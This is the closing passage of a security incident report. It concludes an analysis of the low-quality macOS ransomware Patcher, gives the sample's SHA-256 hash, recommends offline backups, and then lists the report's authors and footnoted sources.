As shown in this report, the Patcher ransomware has extremely low quality and poor functionality, which made it easy to analyze. That said, if executed unintentionally, files will be encrypted without any way to decrypt them, so it is necessary to consider using offline backups as a countermeasure against infection. Also, although up until now it has been reported that most malware targeting the macOS environment are low in quality*75, in recent years they have significantly increased in number*76. As the weaker examples get weeded out, there needs to be consideration of the possibility that more and more malware with advanced functionality like those seen targeting Windows environments will appear.

The details presented in this report were confirmed using a Mach-O artifact with the following SHA-256 hash value.

```
c9e1fe6a32356a823f3dc36851bc8dfd5c601481c109229bd21883bffee10f5e
```

1.5 Conclusion

This report has provided a summary of security incidents that IJ has responded to. This time we examined the Struts 2 vulnerability CVE-2017-5638, and looked at the dynamic analysis of macOS ransomware (Patcher) using monitor.app. IJ makes every effort to inform the public about the dangers of Internet usage by identifying and disclosing information on incidents and associated responses through reports such as this. IJ will continue striving to provide the necessary countermeasures to allow the safe and secure use of the Internet.



Authors:

Mamoru Saito

Director of the Advanced Security Division, and Manager of the Office of Emergency Response and Clearinghouse for Security Information, IJ. After working in security services development for enterprise customers, in 2001 Mr. Saito became the representative of the IJ Group emergency response team IJ-SECT, which is a member team of FIRST, an international group of CSIRTs. Mr. Saito serves as a steering committee member for several industry groups, including ICT-ISAC Japan, Information Security Operation providers Group Japan, and others.

Masafumi Negishi (1.2 Incident Summary)

Tadashi Kobayashi, Tadaaki Nagao, Hiroshi Suzuki, Minoru Kobayashi, Hisao Nashiwa, Yasunari Momoi (1.3 Incident Survey)

Tadashi Kobayashi (1.4.1 The Struts 2 Vulnerability CVE-2017-5638)

Hisao Nashiwa (1.4.2 Dynamic Analysis of macOS Ransomware (Patcher) Using Monitor.app)

Office of Emergency Response and Clearinghouse for Security Information, Advanced Security Division, IJ

Contributors:

Yuji Suga, Hiroyuki Hiramatsu, Office of Emergency Response and Clearinghouse for Security Information, Advanced Security Division, IJ

Ryokou Itoh, Yuto Imanari, Security Operation Center, Security Business Department, Advanced Security Division, IJ

*75 For example, Synack researcher Patrick Wardle concluded in his 2015 presentation "Writing Bad @\$\$ Malware for OS X" (<https://www.blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf>) that macOS malware was low in quality.

*76 The "McAfee Labs Threats Report April 2017" (<https://www.mcafee.com/us/resources/reports/rp-quarterly-threats-mar-2017.pdf>) that McAfee presented in April 2017 says that over six times more macOS malware was identified in the fourth quarter of 2016 than in the previous quarter.